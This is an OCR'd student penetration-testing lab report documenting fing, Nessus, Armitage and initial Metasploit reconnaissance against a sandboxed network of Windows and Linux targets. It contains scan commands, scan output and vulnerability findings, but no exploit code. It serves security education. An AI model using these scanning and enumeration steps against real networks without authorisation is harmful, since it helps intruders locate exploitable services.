


Figure 64: Figure Output for service scan

Task: Explore options

A notable option of find is 'fing --interactive' which guides the user through an interactive procedure and presents available options. This is also a useful feature that Nmap doesn't offer. Nmap requires knowledge of the commands and flags in order to use the program effectively. However with fing, interactive mode can walk a user through the procedure to execute the appropriate command (Figure 66).

Figure 65: Fing Interactive Mode

Task: Export the output of a scan to a file, using a specific format.

To complete this task, the command the command 'fing -s 131.168.10.0/27 -o html,scan.html' was executed (Figure 67). The '-o' flag modifies how the program displays its output. Fing allows for specification of output format to HTML, CSV, XML, and text. Fing also allows the user to store the output in a file. The output of the scan was formatted in HTML and sent to the file "scan.html" (Figure 68 and 69).

```
root@bt:~# fing -s 131.168.10.0/27 -o html,scan.html
16:17:11 > Service scan on a local network
16:17:11 > Preemptive discovery on: 131.168.10.0/27
16:17:13 > Preemptive discovery completed.
```

Figure 66: Fing Command for scan with HTML output file

2013/02/15 16:17:48 overlook fing v2.1

Service scan result for 131.168.10.10 - 1 services up

Port	Service	Description
80	http	World Wide Web HTTP

Service scan result for 131.168.10.11 (00:50:56:A4:00:07) - 2 services up

Port	Service	Description
139	netbios-ssn	NETBIOS Session Service
445	microsoft-ds	SMB directly over IP

Service scan result for 131.168.10.15 (00:50:56:A4:00:18) - 2 services up, firewalled

Port	Service	Description
135	msrpc	Microsoft RPC services
445	microsoft-ds	SMB directly over IP

Service scan result for 131.168.10.18 (00:50:56:A4:00:17) - 5 services up

Port	Service	Description
135	msrpc	Microsoft RPC services
139	netbios-ssn	NETBIOS Session Service
445	microsoft-ds	SMB directly over IP
1025	NFS-or-IIS	IIS, NFS, or Internet RFS remote_file_sharing
5000	upnp	Universal PnP, also Free Internet Chess Server

Non positive scan results

Figure 67: Fing output file

Non positive scan results

Host	Result
131.168.10.0	host unreachable
131.168.10.1	host unreachable
131.168.10.2	host unreachable
131.168.10.3	host unreachable
131.168.10.4	host unreachable
131.168.10.5	host unreachable
131.168.10.6	host unreachable
131.168.10.7	host unreachable
131.168.10.8	host unreachable
131.168.10.9	host unreachable
131.168.10.12 (00:50:56:A4:00:1C)	no service found
131.168.10.13 (00:50:56:A4:00:1E)	no service found
131.168.10.14 (00:50:56:A4:00:1A)	no service found
131.168.10.16 (00:50:56:A4:00:19)	no service found
131.168.10.17 (00:50:56:A4:00:1B)	no service found
131.168.10.19	host unreachable
131.168.10.20	host unreachable
131.168.10.21	host unreachable
131.168.10.22	host unreachable
131.168.10.23	host unreachable
131.168.10.24	host unreachable
131.168.10.25	host unreachable
131.168.10.26	host unreachable
131.168.10.27	host unreachable
131.168.10.28	host unreachable
131.168.10.29	host unreachable
131.168.10.30	host unreachable
131.168.10.31	host unreachable

Figure 68: Fing output file

Vulnerability Scanning with Nessus

Goal

Perform a vulnerability scan against a virtual machine and identify vulnerabilities.

Execution

To get started on this lab assignment, first Nessus set up on the attack platform. Although Nessus comes pre-installed on BackTrack Linux 5 R3, it had to be registered updated. Nessus would not load through a Firefox browser, due to Flash not being installed. The issue was circumvented by downloading Google's Chromium browser (command: 'apt-get install chromium-browser'), which was able to successfully start the Nessus vulnerability scanner at 'https://localhost:8834'.

Figure 69: First Nessus scan of network

Figure71: Nessus scan of Unpatched-XP

Task: Enter the IP address of the target system into Nessus and Scan it.

Rather than scanning one single IP on the network, a scan of the entire network range to connected to the attack platform was ran to see if Nessus would successfully identify all live hosts. Nesses found the hosts 131.168.10.11 - 131.168.10.18 (Figure 70), and also found several vulnerabilities on each. The Windows XP Un-patched target was the most vulnerable by far (49), and it also had the highest priority vulnerabilities (14) (Figure 71). The Windows 2008 servers had little vulnerability. To increase the realism of this exercise, features were on both Windows 2008 servers, such as Internet printing client, Internet storage name server, Remote assistance, RPC over HTTP proxy, SMTP server, SNMP services, Telnet client, Telnet server, and TFTP client. Once the features were installed, another scan of the network was executed (Figure 72). Time both Windows 2008 servers displayed several vulnerabilities. Windows Server 2008 R2 patched target had 38 (Figure 73) and Windows Server 2008 un-patched target had 29.

Task: Create a new custom scan policy in Nessus. In this new policy trim down the vulnerability checks so that they are more relevant to the platform.

For this task, Windows Server 2008 R2 Patched target was scanned. Therefore, in this policy certain plugins are removed that are not relevant to Windows systems. Some of the plugins that were removed are (Figure 74): Fedora local security checks, Red Hat local security checks, MacOS X local security checks, Mandriva local security checks, Default Unix accounts , AIX local security checks, CGI abuses, Cisco, CentOS local security checks, FreeBSD local security checks, Gentoo local security checks, Junos

local security checks, Scientific Linux local security checks, Slackware local security checks, Solaris local security checks, and Ubuntu local security checks.

Some of the plugins that were kept specifically are: DNS, Firewalls, RPC, SMTP (feature enabled), SNMP (feature enabled), Service detection, Settings, Windows, Windows: Microsoft bulletins, Windows: User management, and VMWare ESX local security checks. Additionally, 'safe checks' were turned off which ensures that the only scans ran are ones that do not have an adverse affect on the host. Since the target was running sandbox environment and was not actually part of a live environment, 'safe checks' would be an unnecessary precaution. Finally, 'TCP scans' were turned on to allow Nessus to identify open TCP ports on the target (Figure 75).

Figure 72: Second Nessus scan of network

Figure 73: Nessus Scan of Windows Server




Figure 74: Enabled and Disabled Plugins




Figure 75: Policy for Windows Server Target

Task: Scan the IP address of the target system again using the custom policy. Running the scan on the Windows Server 2008 R2 patched target again with the custom policy (Figure 76), Nessus detected 43 vulnerabilities in the system (Figure 77). This is five more than the previous result and demonstrates how targeted attacks are more beneficial. Figure 78 shows a capture by Wireshark during the scan

Figure 76: Scan of Windows Server 2008 with custom policy.





Figure 77: Detected vulnerabilities in the system.



No.	Time	Source	Destination	Protocol	Length	Info
33455	22:10:05.7348	131.168.10.10	131.168.10.15	UDP	148	Source port: 38698 Destination port: 501
33456	22:10:07.7370	131.168.10.10	131.168.10.15	UDP	148	Source port: 38698 Destination port: 501
33457	22:10:09.7392	131.168.10.10	131.168.10.15	UDP	148	Source port: 38698 Destination port: 501
33458	22:10:10.8079	Vmware_a4:00:23	Broadcast	ARP	60	Who has 131.168.10.15? Tell 131.168.10.1
33459	22:10:10.8081	Vmware_a4:00:18	Vmware_a4:00:23	ARP	60	131.168.10.15 is at 00:50:56:a4:00:18
33460	22:10:26.0113	Vmware_a4:00:23	Broadcast	ARP	60	Who has 131.168.10.15? Tell 131.168.10.1
33461	22:10:26.0115	Vmware_a4:00:18	Vmware_a4:00:23	ARP	60	131.168.10.15 is at 00:50:56:a4:00:18
33462	22:10:26.0582	131.168.10.10	131.168.10.15	TCP	74	56850 > 25 [SYN] Seq=0 Win=14600 Len=0 MS
33463	22:10:26.0584	131.168.10.15	131.168.10.10	TCP	74	25 > 56850 [SYN, ACK] Seq=0 Ack=1 Win=819
33464	22:10:26.0613	131.168.10.10	131.168.10.15	TCP	66	56850 > 25 [ACK] Seq=1 Ack=1 Win=14624 Le
33465	22:10:26.0615	131.168.10.15	131.168.10.10	SMTP	184	S: 220 WIN-2CIUJDQ3IPS Microsoft ESMTP MA
33466	22:10:26.0621	131.168.10.10	131.168.10.15	TCP	66	56850 > 25 [ACK] Seq=1 Ack=119 Win=14624
33467	22:10:26.0628	131.168.10.10	131.168.10.15	TCP	66	56850 > 25 [RST, ACK] Seq=1 Ack=119 Win=1
33468	22:10:26.0628	131.168.10.10	131.168.10.15	TCP	74	35689 > 3205 [SYN] Seq=0 Win=14600 Len=0
33469	22:10:26.0631	131.168.10.15	131.168.10.10	TCP	74	3205 > 35689 [SYN, ACK] Seq=0 Ack=1 Win=8
33470	22:10:26.0638	131.168.10.10	131.168.10.15	TCP	66	35689 > 3205 [ACK] Seq=1 Ack=1 Win=14624
33471	22:10:26.0638	131.168.10.10	131.168.10.15	TCP	66	35689 > 3205 [RST, ACK] Seq=1 Ack=1 Win=1
33472	22:10:26.0638	131.168.10.10	131.168.10.15	TCP	74	47708 > 135 [SYN] Seq=0 Win=14600 Len=0 M
33473	22:10:26.0644	131.168.10.15	131.168.10.10	TCP	74	135 > 47708 [SYN, ACK] Seq=0 Ack=1 Win=81
33474	22:10:26.0644	131.168.10.10	131.168.10.15	TCP	66	47708 > 135 [ACK] Seq=1 Ack=1 Win=14624 L
33475	22:10:26.0644	131.168.10.10	131.168.10.15	TCP	66	47708 > 135 [RST, ACK] Seq=1 Ack=1 Win=14
33476	22:10:26.0645	131.168.10.10	131.168.10.15	TCP	74	53441 > 80 [SYN] Seq=0 Win=14600 Len=0 MS
33477	22:10:26.0648	131.168.10.15	131.168.10.10	TCP	74	80 > 53441 [SYN, ACK] Seq=0 Ack=1 Win=819
33478	22:10:26.0651	131.168.10.10	131.168.10.15	TCP	66	53441 > 80 [ACK] Seq=1 Ack=1 Win=14624 Le
33479	22:10:26.0651	131.168.10.10	131.168.10.15	TCP	66	53441 > 80 [RST, ACK] Seq=1 Ack=1 Win=146

Figure 78: Wireshark output for Nessus scan with policy

Question: Do you see any items you suspect as false positives? Why do you believe them to be false?

Looking at the screenshot of open ports and running services as found on 131.168.10.15, there does not appear to be false positives, reasons for this presented in Table 1. However, the 'paranoia level' of the scan was set to 1, meaning the chance of false positives being included in the results is higher than if a paranoia level of 2 or 3 was selected.

Table 1

Port	Service	Reason why this is probably not a false positive
0	general	Information displays for this port just contains general information about the scan and results and doesn't include specific vulnerabilities.
25	smtp	SMTP server feature on the target was turned on
80	www	The RPC over HTTP proxy feature operates on port 80
135	Epmap	Epmap stands for Windows endpoint mapper, a service running on port 135 that can be exploited on most machines.
445	Cifs	CIFS is the native file-sharing protocol in Windows Server 2008, and enhanced version of the SMB protocol hosted on

		port 445.
3205	Isns	The Internet Storage Name Service (iSNS) protocol is used for interaction between iSNS servers and clients.
49152 - 49160	dce-rpc	DCE/RPC is a system that allows remote procedure calls (rpc) on a distributed computing environment (dce). It allows for other devices to place a remote procedure call to the services running on these ports and connect to them.

Question: Are there vulnerabilities on the system that the vulnerability scanner didn't find? Why do you believe so?

There may be vulnerabilities on the system that Nessus did not find. This is because some features that were purposely turned on for the target did not show up in the Nessus vulnerability report. For instance, Telnet - which was enabled on the target - uses TCP port 23 and nothing was reported for this port or service. Of course it's possible that while the telnet feature is enabled on the host, it's not active until a telnet connection is established between a server and client. Nevertheless, it means that security professionals could mistakenly think there server is secure based on this vulnerability report, only to discover the security hole when a telnet session is created.

Task: Export the data from the scan in NBE format.

The data from the vulnerability scan was exported and uploaded with the current penetration testing report (Figure 79 and 80)

Figure 79: Exporting the data in NBA format

Figure 80: NBE export file

Task: Create a new policy for a different OS.

Windows Server 2008 R2 was the target during the first Nessus vulnerability scan; the second scan will be against a Linux system. A new policy was created - titled Linux policy - that is more appropriate for the Linux OS (Figure 81). Many of the plugins that were disabled to scan the Windows 2008 server are enable for this scan. For instance, Fedora local security checks, Red Hat local security checks, Mandriva local security checks, Default Unix accounts , Scientific Linux local security checks, and Ubuntu local security checks have been enabled for the new policy (Figure 82).




Figure 81: Policy for Linux




Figure 82: Enabled plugins for Linux

Findings: The scan found 16 vulnerabilities on the Linux Mint target (131.168.10.11) and five vulnerabilities on the Ubuntu server target (131.168.10.12) (Figure 83). The reason more vulnerabilities were discovered on Linux Mint than Ubuntu server is because the server has no services running on it and no GUI, whereas Linux Mint is a ready-to-use client operating system.

Figure 83: Nessus scan of Linux systems

Many of the vulnerabilities on Linux Mint that were reported by Nessus were for port 0, meaning they contain general information about the scan and the target system. Additionally, two vulnerabilities were found for port 139 (smb), four were found for port 445 (cifs), and one was found for port 5353 (mdns) (Figure 84). All of the vulnerabilities reported for Ubuntu server were for port 0, which makes sense since this server has no services running on it.

Figure 84: Nessus scan of Linux Mint

Task: Use Nessus from the Linux command line, rather than through the GUI.

The command for this is 'nessus -c ~/.nessusrc 127.0.0.1 1241 [username] [password] [targets file] [results file] -T html -V' (Figure 85). To break this down, Nessus is being told to open a Nessus server on the local host, port 1241, logging in the appropriate username and password. Nessus then obtains a list of targets from a targets file which was previously created, and to store the output of the scan in a results file in HTML format. The '-V' flag puts Nessus in verbose mode, meaning output will be provided while the scan takes place (Figure 85).

The command-line scan provided very similar results to the scan done on the Windows Server 2008 R2 target through the GUI (Figure 86). Almost all of the same open ports and security warnings were displayed.

Figure 85: Nessus command line scan




Figure 86: Nessus Output file

Vulnerability Scanning with Armitage

An alternative tool to Nessus that can also be used for vulnerability scanning is the program 'Armitage'. Armitage is not just a vulnerability scanner - it does much more than that. Armitage provides a graphical user interface (GUI) that allows a user to use several programs through one interface. Programs included in Armitage are: Nmap, Nessus, openVAS, Metasploit, and many more.

Task: Perform a simple host detection scan with Armatage on the network.

This scan was done by Nmap, through the Armatage interface (Figure 90). By default Armitage only displays the hosts on which it was successfully able to perform OS detection. The screenshot below displays the Nmap results, showing that 9 live hosts were discovered by only the five on which OS's could be identified were displayed (the attack platform was manually removed from the results) (Figure 91).




Figure 87: Armitage host scan




Figure 88: Armitage displays host with OS icons

Task: Assess vulnerabilities.

Once targets systems and installed OS's are identified, the user can then tell Armitage to identify possible attacks. Right-clicking on a target machine will prompt Armitage to display a list of attacks that are sorted by the service on which the attack is performed on (Figure 92). Figure 92 displays that Armitage was able to find more services to attack on the Windows Server 2008 R2 target (131.168.10.15) than Nessus, probably because Armitage has access to additional vulnerability scanners in addition to Nessus, for instance openVAS. However, not all services that Armitage identified were actually running on the Windows Server 2008 target. For instance, Oracle or MsSQL were listed under attacks but since these services are not installed on the target they would most likely fail.




Figure 89: Armitage displays vulnerabilities

Task: Identify open ports

Armitage can also display a list of open ports with identified services to the user (Figure 93). As is evident from the Table 2, there were differences between the ports and services reported through Nessus and Armitage.

Table 2

Ports and services found by Nessus	Ports and services found by Armitage
25 - smtp	25 - smtp
80 - www	80 - http
135 - epmap	135 - msrpc
445 - cifs	445 - netbios - ssn
3025 - isns	49154 - msrpc
49152-49160 - dce-rpc	




Figure 90: Armitage displays open ports

Task: Export output to file.

Like Nessus, Armitage also allows for exporting the results to a file. Different output formats are supported, but XML was chosen in this example. Upon exporting, Armitage divides up different result sections into different files. For instance, vulnerabilities (Figure 94) get exported to one file and services (Figure 95) get exported to another.

Figure 91: Armitage vulnerability export

Figure 92: Armitage services export

Armitage Summary

In the final phase of reconnaissance, the vulnerabilities of the target machines were discovered and analyzed. It was found that idle machines, even when not running services, still have vulnerabilities. Furthermore, enabling services increases the level of vulnerability for that machine. During this lab, the vulnerability scanner Nessus was used on two separate platforms. First, Microsoft Windows Servers were assessed before and after enabling features. Secondly, a Linux desktop and a Linux server were assessed. The desktop target had vulnerabilities, which was unexpected because it is does not have any applications or services, and Linux is known for being a secure platform. The Linux server did however live up to the stereotype and little to no vulnerabilities were found for it. Additionally, a second vulnerability assessment was done with Armatage and showed similar results to the first scan. Armatage did provide more vulnerabilities because it uses multiple vulnerability scanners to perform the assessment. However, all of the listed vulnerabilities were not accurate for these targets. In conclusion, we gathered information that could lead to the exploitation of all of the targets in the sandbox.

Using Metasploit

To ensure the best results during a penetration test, the metasploit framework has to be updated so as to include the most up-to-date exploits and payloads. Updating the metasploit framework is done with the 'msfupdate' command (figure 1). Starting the metasploit framework is done with the command 'msfconsole' (figure 2).

Figure 1. Updating the Metasploit Framework

Figure 2. Starting the Metasploit Framework

Metasploit is not only an exploitation framework. It can also be used to find out more information about the hosts on the network. However, unlike the information-gathering techniques that are used during reconnaissance, metasploit's tools to gather information are typically invasive. For instance, the auxiliary scanning tool 'smb_version' will try to use the SMB (server message block) service on port 445 of a host to find out more about that host's operating system. The results of running this tool show that host 131.168.10.15 is running Windows Server 2008 R2 standard, build 7600 (figure 3 and figure 4).

